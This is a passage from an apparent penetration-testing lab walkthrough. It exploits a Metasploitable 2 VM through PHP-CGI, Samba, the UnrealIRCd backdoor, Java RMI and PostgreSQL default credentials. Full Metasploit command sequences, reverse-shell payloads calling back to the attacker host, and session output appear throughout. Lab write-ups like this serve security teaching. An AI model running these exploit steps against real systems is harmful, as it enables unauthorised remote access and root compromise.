


Figure: Successful exploitation of the PHP-CGI vulnerability resulting in a Meterpreter session on the target system.

Next, we configure the target system by specifying the IP address of the Metasploitable machine.

```
set RHOSTS 192.168.179.138
```

Once the configuration is complete, we execute the exploit.

exploit

If the exploit is successful, Metasploit establishes a **Meterpreter session**, which provides remote access to the target system.

We can confirm the successful compromise by running the following command:

meterpreter > sysinfo

This command displays system information such as the operating system, architecture, and hostname of the compromised machine.

Exploiting Port 139 & 445 (Samba)

During the network scanning phase, we discovered that **ports 139 and 445** are open on the target machine. These ports are associated with the **Samba service**, which allows file and printer sharing between Linux and Windows systems using the **SMB (Server Message Block)** protocol.

Older versions of Samba contain vulnerabilities that can allow attackers to execute commands remotely. The **Metasploitable 2** machine is running a vulnerable version of the Samba service, which can be exploited using the **Metasploit Framework**.

Exploiting Samba Using Metasploit

To exploit this vulnerability, we start the **Metasploit Framework** from the Kali Linux attacker machine.

```
msfconsole -q
```

Next, we load the Samba exploit module that targets the **usermap script vulnerability**.

```
use exploit/multi/samba/usermap_script
```

After loading the module, we configure the target system by specifying the IP address of the Metasploitable machine.

```
set RHOSTS 192.168.179.138
```

Once the configuration is complete, we execute the exploit.

```
exploit
```

If the exploit is successful, a shell session is opened on the target system. We can verify access by running the following command:

```
id
```

This confirms that the attacker has successfully gained remote command execution on the target system.




Figure: Exploiting the Samba usermap script vulnerability using the Metasploit Framework.

Exploiting UnrealIRCd Backdoor (Port 6667)

During the network scanning phase, we identified that **port 6667** is open on the target system. This port is commonly used by **IRC (Internet Relay Chat)** servers for communication.

Further analysis reveals that the target machine is running a vulnerable version of **UnrealIRCd**. The version installed on the **Metasploitable 2** system contains a **backdoor vulnerability** that allows attackers to execute commands remotely.

This backdoor was introduced in a compromised release of UnrealIRCd and allows an attacker to gain remote shell access to the system.

Exploiting UnrealIRCd Using Metasploit

To exploit this vulnerability, we use the **Metasploit Framework** from the Kali Linux attacker machine.

First, we start the Metasploit console:




Figure: Loading the UnrealIRCd exploit module and viewing the available configuration options in the Metasploit Framework.




Figure: Successful exploitation of the UnrealIRCd backdoor vulnerability resulting in a command shell session on the target system.

- After executing the exploit successfully, a command shell session is opened on the target system. The id command confirms that the attacker has gained root-level access to the compromised machine.

- **Exploitation Steps**

```
msfconsole -q
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.179.138
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.179.139
exploit
id
```

Exploiting Port 8080 (Java RMI)

During the network scanning phase, we discovered that **port 8080** is open on the target system. Further investigation reveals that the service running on this port is related to a **Java application** that exposes a Remote Method Invocation (RMI) endpoint.

Java **Remote Method Invocation (RMI)** allows Java objects running on different systems to communicate with each other over a network. However, in some default configurations, the **RMI Registry and RMI Activation services** allow classes to be loaded from remote HTTP URLs without proper restrictions.

This behavior creates a security risk because an attacker can force the target system to load and execute **malicious classes from a remote server**. As a result, the attacker may gain **remote command execution** on the target machine.

The vulnerability exists because **RMI method calls do not require authentication by default**, which allows attackers to interact with the service directly.

In this lab environment, the **Metasploitable 2 machine** exposes a vulnerable Java RMI service that can be exploited using the **Metasploit Framework**.

Exploiting Java RMI Using Metasploit

To exploit this vulnerability, we use a Metasploit module designed to target vulnerable **Java RMI services**.

First, we start the Metasploit console from the Kali Linux attacker machine.

```
msfconsole -q
```

Next, we load the exploit module for the Java RMI service.

```
use exploit/multi/misc/java_rmi_server
```

We then configure the target system by specifying the IP address of the Metasploitable machine.

```
set RHOSTS 192.168.179.138
```

Finally, we execute the exploit.

```
exploit
```

If the exploit is successful, Metasploit establishes a **Meterpreter session**, providing remote access to the target system.

We can verify the successful compromise by running the following command:

```
sysinfo
```

This command displays information about the compromised system, such as the operating system and system architecture.




Figure: Loading the Java RMI exploit module and viewing the configuration options in the Metasploit Framework.

Metasploit module loading

```
use exploit/multi/misc/java_rmi_server
```

```
show options
```

```
View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.179.138
RHOSTS ⇒ 192.168.179.138
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.179.139:4444
[*] 192.168.179.138:1099 - Using URL: http://192.168.179.139:8080/DBfG9B76He
[*] 192.168.179.138:1099 - Server started.
[*] 192.168.179.138:1099 - Sending RMI Header ...
[*] 192.168.179.138:1099 - Sending RMI Call ...
[*] 192.168.179.138:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.179.138
[*] Meterpreter session 1 opened (192.168.179.139:4444 → 192.168.179.138:58720) at 2026-03-13 13:49:19 -0400

meterpreter >
```

Successful exploitation of the Java RMI service resulting in a Meterpreter session on the target system.

Successful exploit

```
exploit
```

meterpreter >

```
sysinfo
```

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Figure: Successful exploitation of the Java RMI service resulting in a Meterpreter session on the target system.

Exploiting Port 5432 (PostgreSQL)

During the network scanning phase, we discovered that **port 5432** is open on the target system. This port is commonly associated with the **PostgreSQL database service**, which is an open-source relational database management system used to store and manage structured data.

In some default Linux installations of PostgreSQL, the database service account may have permission to write files to the **/tmp directory**. If the PostgreSQL service is misconfigured, it may allow loading **User Defined Functions (UDFs)** from shared libraries located in writable directories.

This behavior can introduce a security vulnerability because an attacker can upload a **malicious shared library** and instruct PostgreSQL to load it as a UDF. Once loaded, the malicious code can execute **arbitrary commands on the target system**.

The Metasploit module designed for this vulnerability works by compiling a **Linux shared object file (.so)** containing a payload. The module then uploads the file to the target system using the **UPDATE pg_largeobject method of binary injection**.

After the upload is complete, the exploit creates a **User Defined Function (UDF)** that loads the shared object file. Since the payload executes through the shared object's constructor, it does not need to match specific PostgreSQL API versions.

As a result, the attacker can gain **remote command execution** on the target machine.

Command used

```
msfconsole -q
use exploit/linux/postgres/postgres_payload
show options
set RHOSTS 192.168.179.138
set USERNAME postgres
set PASSWORD postgres
set LHOST 192.168.179.139
```

exploit




Figure: Viewing the configuration options of the PostgreSQL exploit module in the Metasploit Framework.




Figure: Successful exploitation of the PostgreSQL service resulting in a Meterpreter session on the target system.

Short Explanation (Text Section)

To identify valid database credentials, the Metasploit postgres_login scanner module was used against the PostgreSQL service running on port 5432. The module attempts authentication using supplied credentials. During the scan, the default credentials **postgres:postgres** were successfully identified, confirming that the database service allows authentication with weak credentials.




Figure: Using the Metasploit `postgres_login` scanner module to identify valid PostgreSQL credentials on the target system. The scan successfully discovers the default credentials **postgres:postgres**, indicating weak authentication on the database service.

Command used

```
msfconsole -q

use exploit/linux/postgres/postgres_payload

show options

set RHOSTS 192.168.179.138

set USERNAME postgres

set PASSWORD postgres

set LHOST 192.168.179.139

exploit
```

PostgreSQL Authentication Verification

After discovering valid credentials using the Metasploit postgres_login scanner module, we attempted to manually connect to the PostgreSQL database service to verify the authentication.

Using the psql client from the Kali Linux attacker machine, we connected to the PostgreSQL service running on the target system.

Command used:

```
psql -h 192.168.179.138 -U postgres
```

After entering the password **postgres**, a successful connection to the PostgreSQL server was established.

To list the available databases, the following SQL query was executed:

```
SELECT datname FROM pg_database;
```

The output shows the default PostgreSQL databases:

- template1
- template0
- postgres

This confirms that the attacker has successfully authenticated to the PostgreSQL database service using the discovered credentials.




Figure: Successful authentication to the PostgreSQL service using the psql client and the discovered credentials postgres:postgres.

Exploiting Port 3632 (DistCC Command Execution)

During the network scanning phase, we discovered that **port 3632** is open on the target system. This port is associated with the **DistCC service**, which is a distributed compiler system used to speed up compilation by distributing tasks across multiple machines.

